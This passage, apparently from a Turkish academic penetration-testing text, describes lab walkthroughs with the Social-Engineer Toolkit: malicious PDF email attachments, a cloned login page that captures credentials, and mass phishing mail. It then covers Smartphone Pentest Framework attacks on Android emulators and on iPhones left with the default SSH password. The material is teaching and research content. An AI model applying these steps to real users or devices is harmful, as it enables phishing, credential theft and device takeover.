


Şekil 3.265. Dosya adlandırma.

Şekil 3.265.'de oluşturulan pdf dosyasının ismi "bulbsecuritysalaries.pdf" olarak değiştirilmiştir.

Tek veya toplu e-posta

Bu bölümde zararlı dosyanın tek bir mail adresine veya toplu bir mail listesine gönderilip gönderilmeyeceği seçilmektedir.




Şekil 3.266. Mail veya mail listesi seçme.

Şekil 3.266.'de pdf dosyasının 1. seçenek olan tek bir mail üzerine gönderilmesi seçilmiştir. Mail listeleri üzerine saldırı yapma işlemi ilerleyen bölümlerde uygulanmıştır.

Şablon (template) oluşturma

E-posta oluşturulurken SEToolKit içerisindeki e-posta şablonlarından biri kullanılabilmekte veya şablonda tek kullanımlık için bir metin girilebilmektedir. Ayrıca tekrar kullanılabilecek bir sosyal mühendislik şablonu oluşturulabilmektedir. Sosyal mühendislik saldırılarında birçok kişi bir şirket yöneticisinden veya BT yöneticisinden gelen yeni web sitesi işlevselliği ya da yeni bir şirket politikası ilan eden sahte e-postalar kullanmaktadır.




Şekil 3.267. Şablon (template) seçme

Şekil 3.267.'de şimdilik SEToolKit aracı içerisinde bulunan bir şablon seçilmiştir. Sonraki bölümlerde kişisel e-mail şablonunu oluşturma işlemi uygulamalarla gösterilmiştir.

Hedef ayarlama

Bu bölümde SET hedef e-posta adresini ve saldırı e-postasını sunmakta kullanacağı bir e-posta sunucusu isteyecektir.



Şekil 3.268. Hedef belirlenmesi.


Şekil 3.268.'de doğru kimlik bilgileri toplanabilir ve tahmin edilirse sahip olunan veya müşteri posta sunucusu kullanılarak daha iyi sonuçlar alınabilmektedir.

Dinleyici ayarlama

Önceki bölümde gönderilen zararlı yazılıma sahip pdf eki açılırsa payload'ı yakalamak için bir Metasploit dinleyicisi ayarlanabilmektedir. Bu işlem SET'İn setup a listener: sorusuna yes cevabı verilerek gerçekleştirilebilmektedir. Bu işlemlerin sonucunda hedef sistem üzerinde meraklı bir kullanıcının pdf dosyasını açması ve bir oturum elde edilmesi beklenmektedir.


Web saldırıları

Bu bölümde SET üzerinden gerçekleştirilecek web saldırıları gerçekleştirilmiştir. Bu işlemler için sosyal mühendislik saldırıları menüsünden web saldırıları seçeneği kullanılmıştır.



Şekil 3.269. SET web saldırıları.

Şekil 3.269.'da SET ile gerçekleştirilebilecek web saldırıları listelenmektedir. Bu listedeki java applet saldırı yöntemi önceki bölümlerde de kullanılmıştı. Metasploit tarayıcı exploit modülü metasploit söz dizimini bilerek parametreleri manuel olarak ayarlamak zorunda kalmadan tüm metasploit'in tarayıcıdan yararlanan istemci taraflı saldırılarda kullanılmasını sağlar. Credential Saldırı yöntemi hedef sistemdeki kullanıcıları kandırarak kimlik bilgilerini paylaşmalarını sağlar. Tabnabbing (sekme ekleme) saldırı yöntemi kullanıcıların açık tarayıcı sekmeleri koleksiyonu oluşturma eğilimine dayanmaktadır. Kullanıcı saldırı sayfasını ilk açtığında "Lütfen Bekleyin" şeklinde bir mesaj verir ve kullanıcı beklerken başka bir sekmeye geri döner. Saldırı sekmesi artık odak noktasında bulunmadığında da (herhangi bir web sitesi klonu olabilir) kullanıcıyı kimlik bilgilerini paylaşması için kandırmak veya kötü amaçla siteyle etkileşim kurması amacıyla saldırgan kendi sitesini yükler. Bu bölümde saldırı yöntemi olarak Credential saldırı yöntemi seçilmiştir. Daha sonraki işlemler aynı web ataklarında olduğu gibi seçimler üzerine ilerlemektedir. SET üzerinde bulunan bir web şablonu seçilebilmektedir.




Şekil 3.270. Web şablonu seçimi.

Şekil 3.270.'de SET üzerinde hazır olarak belirlenen web şablonu seçildikten sonra local ip adresi bilgisi istenmektedir. Bu adres Kali Linux'un ip adresi olacaktır. Bu saldırı tipi

kullanıcıları kimlik bilgilerini girmeleri için kandırmak istediği için giriş alanı isteyen bir şablon seçilmesi gerekmektedir. Seçilen şablonun sahte bir kopyası oluşturularak kullanıcıyı kandırmak için kullanılmıştır.

Şekil 3.271. Sahte bir web şablonu klonlanması.

Şekil 3.271.'de klonlanan web sitesi üzerinden bir takım bilgiler girilmektedir. Kimlik bilgileri girildikten sonra gerçek bir twitter sitesine yönlendirme işlemi gerçekleşmektedir. İlgili siteye gerekli giriş bilgileri girildiğinde SET üzerinde Şekil 3.272.'de görülen giriş bilgileri yakalanmış olur.



Şekil 3.272. SET giriş bilgileri.


Burada elde edilen kullanıcı ve şifre bilgilerinden sonra web saldırısı sonlandırıldığında web sayfasının kodları otomatik olarak kaydedilmektedir.

Toplu e-posta saldırıları

Bu bölümde kimlik avı e-posta saldırılarını otomatikleştirmek için SET aracı kullanılmıştır. Toplu e-posta saldırısı için içerisinde birden fazla mail adresi bulunan bir dosya oluşturulmuştur. Bu dosya Şekil 3.273.'de görüldüğü gibidir.

Şekil 3.273. E-mail dosyası.

SET Sosyal Mühendislik Saldırıları Menüsünden izlenecek yol 5. Mass Mailler Attack -> 2. Email Attack Mass Mailer -> 1. Use a gmail Attack Account for your e-mail attack şeklindedir. Bu ayarlar ayarlandıktan sonra ilgili mail ve şifre bilgisi girilmiştir. Daha sonra izlenecek yol aşağıdaki gibidir.



Şekil 3.274. SET toplu mail saldırısı.

Şekil 3.274.'de görüldüğü gibi kötü niyetli yazılım ilgili mail adreslerine gönderilmiştir. Bu kullanıcılardan herhangi biri ilgili linke tıkladığı anda hedef sistem üzerinden bir oturum elde edilmiştir.

Çok noktalı saldırılar

Kurumsal firma çalışanlarını kandırarak kimlik bilgilerini sunmak amacıyla daha önce kullanılan saldırı yöntemlerinden kimlik bilgisi toplama ve Phishing e-posta saldırı yöntemlerinin birleştirilmesi şeklinde gerçekleştirilen saldırılara çok noktalı saldırılar denmektedir. Yani kullanıcılar kandırılarak e-posta tarafından gönderilen linklere tıklatıldıktan sonra saldırgan tarafından kontrol edilen siteye yönlendirilir ve web saldırısı ile birlikte e-posta saldırısı da kullanılmış olur. Fakat bu işlemler için SET konfigürasyon dosyası içerisindeki bir seçeneğin değiştirilmesi gereklidir. Kali Linux üzerinde bu dosyaya

/usr/share/set/config/set_config dizininden erişmek mümkündür. Bu dosya içerisinde bulunan WEB_ATTACK_EMAİL değişkenini off değerinden on değerine değiştirilirse ilgili işlem gerçekleştirilebilmektedir. Crendential Harvesting Saldırısı tekrar kullanılmak istendiğinde hazır şablon kullanmak yerine web posta veya çalışan portalı gibi bir giriş sitesi mevcutsa bu sayfalardan herhangi biri kopyalanabilmektedir.

3.3.6. Android işletim sistemi mobil saldırıları

Bu bölümde mobil saldırı işlemleri gerçekleştirilmiş ve bu işlemlerde kullanılan araçlar sunulmuştur. Mobil teknolojisi hızlı gelişen bir alandır ve günümüzde yeni mobil saldırı yöntemleri geliştirilmeye devam etmektedir. Çalışma kapsamında mobil saldırıları incelemek için Smart Pentester Framework (SPF) aracı kullanılmış ve Android işletim sistemindeki saldırı türleri Şekil 3.275.'deki gibi sınıflandırılarak uygulamaları sunulmuştur.

Şekil 3.275. Android işletim sistemi mobil saldırıları

Mobil saldırı vektörleri

Mobil cihazlar bir işletim sistemi, TCP/IP protokolleri iletişimleri ve geleneksel bilgisayarların sahip olduğu aynı kaynakların çoğuna erişebilme özelliklerine sahip olsalar da sisteme yeni saldırı vektörleri ve protokolleri ekleyen kendi benzersiz bir yapıları mevcuttur.

Metin iletisi (text messages)

Mobil cihazlar kısa mesaj (SMS) gönderebilir ve alabilir. Boyutları sınırlı olmasına rağmen, kısa mesajlar kullanıcıların neredeyse aynı anda iletişim kurmalarını sağlamaktadır. Bu durum çoğu zaman e-postalar yerine mesajların tercih edilmesine neden olmaktadır. SMS yeni bir sosyal mühendislik saldırı vektörü alanı oluşturmuştur. Eskiden beri var olan e-mail'ler, spam, kimlik avı girişimleri gönderme aracı olmuştur ancak ücretsiz e-posta çözümleri bile günümüzde anlamsız, kullanılmayan verileri filtrelemek konusunda iyi iş çıkarmaktadır. SMS söz konusu olduğunda her ne kadar bazı mobil antivirüs paketleri bir cihaza bir numara gönderildiğinde cep telefonu numaralarını kara listeye veya beyaz listeye alma özelliğine sahip olsa da mesajın iletilmesine engel olmamaktadır. Bu durum da spam ve kimlik avı saldırıları için SMS'i ideal bir saldırı vektörü haline getirmektedir. Daha önce sosyal mühendislik saldırılarında site kopyalama işleminde uygulandığı gibi günümüzde kullanıcıları sahte bir web sitesi üzerinden kimlik bilgilerini girmeleri amacıyla kandırmaya çalışan, rahatsız edici ve dikkat çekici mobil reklamlar ve SMS kimlik avı girişimleri mevcuttur. Bir kullanıcı bu amaçlarla iletilen bir SMS linkine tıkladığında ilgili bağlantı mobil tarayıcıda veya ek güvenlik açıkları içerebilecek başka bir uygulamada açılmaktadır.

Yakın alan iletişimi (near field communication)

Yakın alan iletişimi (NFC) vektörü mobil cihazların eklediği yeni bir saldırı vektörüdür. NFC, cihazların birbirine dokunarak ya da onlara yakın olan verilerin paylaşılmasına olanak tanımaktadır. NFC özelliği bulunan mobil cihazlar ayarları değiştirme veya uygulamaları açma gibi görevleri otomatikleştirmek amacıyla NFC etiketlerini tarayabilmektedirler. Bu yöntemle bazıları bir fotoğraf veya uygulama verilerini bir cihazdan diğerine hızlı bir şekilde aktarabilmektedir. Bu da NFC'yi ideal bir sosyal mühendislik saldırısı vektörü haline getirmektedir. Kullanıcıların cihazlarının hangi NFC etiketlerine tepki verdiğine ve kiminle veri paylaştıklarına dikkat etmeleri gerekmektedir.

QR kodlar

QR (hızlı yanıt) kodları başlangıçta otomatik imalatta kullanılmak üzere geliştirilen matris barkodları olarak kullanılmaktaydı. QR kodlar bazı URL uzantılarını gömebilmektedir ve bir mobil cihazda bulunan uygulamaya veri gönderebilmektedir. Kullanıcıların QR kod ile tarama yaptıklarında cihazlarında kötü amaçlı bir şeyin açılabilme riskinin farkında olmaları


gerekmektedir. Örneğin bir mağaza penceresinde bulunan QR kod tarandığında mağaza sitesi yerine kötü amaçlı başka bir web sitesi açılabilmektedir.

Akıllı telefon pentest framework (SPF)

Akıllı Telefon Pentest Framework (SPF) hala aktif bir gelişim içinde olan ve özellik kümeleri hızla değişen bir pentest aracıdır.


SPF ayarlama

SPF sunucusu Kali Linux'un yerleşik sunucusunu kullanmaktadır. Bu nedenle apache ve mysql sunucularının çalıştığından emin olunması gerekmektedir. Ayrıca SPF konfigürasyon dosyası içerisinde bulunan ayarların aşağıdaki gibi yapılandırılması gerekmektedir.




Şekil 3.276. SPF config dosyası.

Şekil 3.276.'da görülen config dosyası içerisindeki IP ADRESS ve SHELLIPADRESS alanları Kali Linux makinesinin ip adresi olacak şekilde ayarlanmıştır. Daha sonra /root/Smartphone-Pentest-Framework/frameworkconsole/ dizinin içerisindeki /framework.py dosyası çalıştırılarak aşağıdaki gibi bir menü elde edilmiştir.



Şekil 3.277. SPF menu.

İlerleyen aşamalarda Şekil 3.277.'daki menü içerisinde bulunan seçenekler incelenmiştir. Fakat bu bölümde SPF'nin veri tabanıyla iletişim kurabildiğinden emin olunması amacıyla ufak bir test yapılmıştır. SPF yükleyici, SPF için boş bir veri tabanı oluştursa da tüm veriler seçenek 7 ile temizlenebilir ve SPF yeniden başlatılabilmektedir. Şekil 3.278.'de görüldüğü gibi bu komut SPF veri tabanı tablolarını siler ve daha önceden var olan bir tablo yoksa bunları oluşturur.



Şekil 3.278. SPF Veri tabanı tablo oluşturma/slime.

Android emülatörü

Tüm mobil saldırı yöntemleri Android Emülatörüne bağlı olarak gerçekleştirilmeyecek olsa da bazı belirli eski sürümleri hedefleyen emülatörlerde iyi çalışan müşteri taraflı ve yetki yükseltme saldırıları gerçekleştirilmiştir. Bu işlemler için üç tane Android Emülatörü kurulmuştur. Android emulator ara yüzü Şekil 3.279.'da görüldüğü gibidir.


Şekil 3.279. Android emülatörü.

Mobil modemi takma

Tüm mobil saldırı vektörleri TCP/IP protokollerini kullanmadığından SPF, pentester cihazları üzerinden bu işlem gereksinimlerini sağlamaktadır. SPF, bir Android cihazın SPF uygulaması yüklü mobil modemini veya SIM kartlı bir USB modemini SMS mesajları göndermek amacıyla kullanabilmektedir. Buna ek olarak NFC özelliğine sahip bir Android telefon kullanılırken SPF aracı Android Beam ve SPF Android uygulamaları üzerinden payload'ları gönderebilmektedir.

Android uygulamasını oluşturma

SPF üzerinden bir Android uygulaması oluşturmak için SPF menüsünden 4. Seçenek seçilmiştir ve framework Şekil 3.280.'de görülen işlemlerle mobil modem'e eklenmiştir.




Şekil 3.280. Mobili modeme ekleme.

Burada Control Number alanına Android 2-2 Emülatörünün numarası, Control Key alanına Androdi 2-2 emülatör şifresi ve Control path kısmına da web server'da uygulamanın nasıl başlatılacağı bilgileri eklenmiştir.

Uygulamayı dağıtma

Bu bölümde Android 2-2 emülatöründe oluşturulan uygulama Android 4-3 emülatöründe dağıtılmıştır. Bu emülatör pentester kontrollü cihazı simüle ederken diğer iki emülatör hedef emülatörler olmuştur. Emülatörler Kali Linux işletim sisteminde kullanılıyorsa veya Kali sanal makinesinde USB üzerinden eklenecek gerçek cihazlar kullanılıyorsa ADB köprüsü kullanılabilmektedir. Eğer Kali üzerinde emülatörler kullanılıyorsa oluşturulan uygulama Şekil 3.281.'de görüldüğü gibi web sunucusuna kopyalanmıştır.




Şekil 3.281. Uygulamayı web sunucusuna kopyalama.

Buradaki işlemle uygulama kali web sunucusuna kopyalanarak emülatöre yüklenebilmektedir. SPF'ye Android uygulamasını NFC özelliği olmadan kopyalanması ve ardından uygulamanın web sunucusunun neresine yerleştirileceği söylenmiştir. Son olarak ta indirilecek dosya adının ne olduğu SPF'ye bildirilmiştir. Mobil tarayıcıda 192.168.92.132/bookspf2/app.pk URL'si açılarak uygulama Android 4-3 emülatörüne indirilmiştir.

SPF sunucusunu ve uygulamasını ekleme

Bu bölümde SPF sunucusu ve uygulamasını ekleme işlemi gerçekleştirilmiştir. SPF sunucusu ve uygulaması Şekil 3.282.'de görüldüğü gibi eklenmiştir.



Şekil 3.282. SPF sunucusunu ve uygulamasını ekleme.

Burada gösterilen işlemler tamamlandıktan sonra uygulamayı eklemek için öncelikle Android emülatör açılmıştır. Ana ekran SPF sunucusunun adresi, teslim edilecek URL ve yedi karakterli anahtar bilgileri girilmiştir. Daha sonra Şekil 3.283.'de görüldüğü gibi uygulamayı ekle seçeneği tıklanmıştır. Bu işlemlerden sonra mobil cihaz SPF aracından kontrol edilmiş ve saldırı işlemleri gerçekleştirilmiştir.

Şekil 3.283. Uygulamayı ekleme.

Uzak saldırılar

Mobil cihazların tarihinde mobil modeme ve harici diğer ara yüzlere çeşitli saldırılar gerçekleştirilmiştir. Araştırmacılar mobil cihazlar üzerinde hem Android hem de iphone için mobil modem sürücülerinde saldırganların telefonu kilitlemesine, mobil ağdan çıkarmasına ve sadece SMS mesajı göndererek komut yürütme imkânı bulmasına sebep veren güvenlik açıkları bulmuşlardır. Bilgisayarlarda olduğu gibi mobil cihazların da güvenlik konumu arttıkça uzaktan saldıranların sayısı azalmaktadır. Kullanıcılar telefonlarına daha fazla yazılım yüklediklerinde bir bağlantı noktasını dinleyen potansiyel hizmet sayısının olma olasılığını arttırmaktadır.

Varsayılan iphone SSH girişi

İphone terminallerine uzaktan giriş sağlamak için SSH saldırıları kullanılabilmektedir. Varsayılan olarak SSH tüm cihazlarda bir alp root parolasına sahiptir. Kullanıcıların çoğu bu parolaları değiştirse de iphone kullanan birçok kişi parola değişimi yapmamaktadır. Varsayılan

iphone SSH şifresini iphone üzerinde test etmek için SPF menüsünden 5. Seçenek olan Uzaktan Saldırı seçeneği seçilmiştir. Daha sonra iphone ip adresi verilerek saldırı başlatılmıştır.

Şekil 3.284. Iphone SSH saldırısı.


Şekil 3.284.'deki işlemin başarılı olması halinde hedef cihaz üzerinde bir oturum elde edilmiştir.

Kullanıcı taraflı saldırılar

Mobil cihazlarda istemci taraflı saldırılar uzak saldırı yöntemlerinden daha yaygındır. Mobil cihazlarda kullanıcı taraflı saldırılar mobil tarayıcılarıyla sınırlı değildir. Cihaz üzerinde diğer varsayılan uygulamaların yanı sıra içerisinde hata olabilecek üçüncü parti uygulamalara da saldırılar düzenlenebilmektedir.

Kullanıcı tarafı oturumu (Shell)

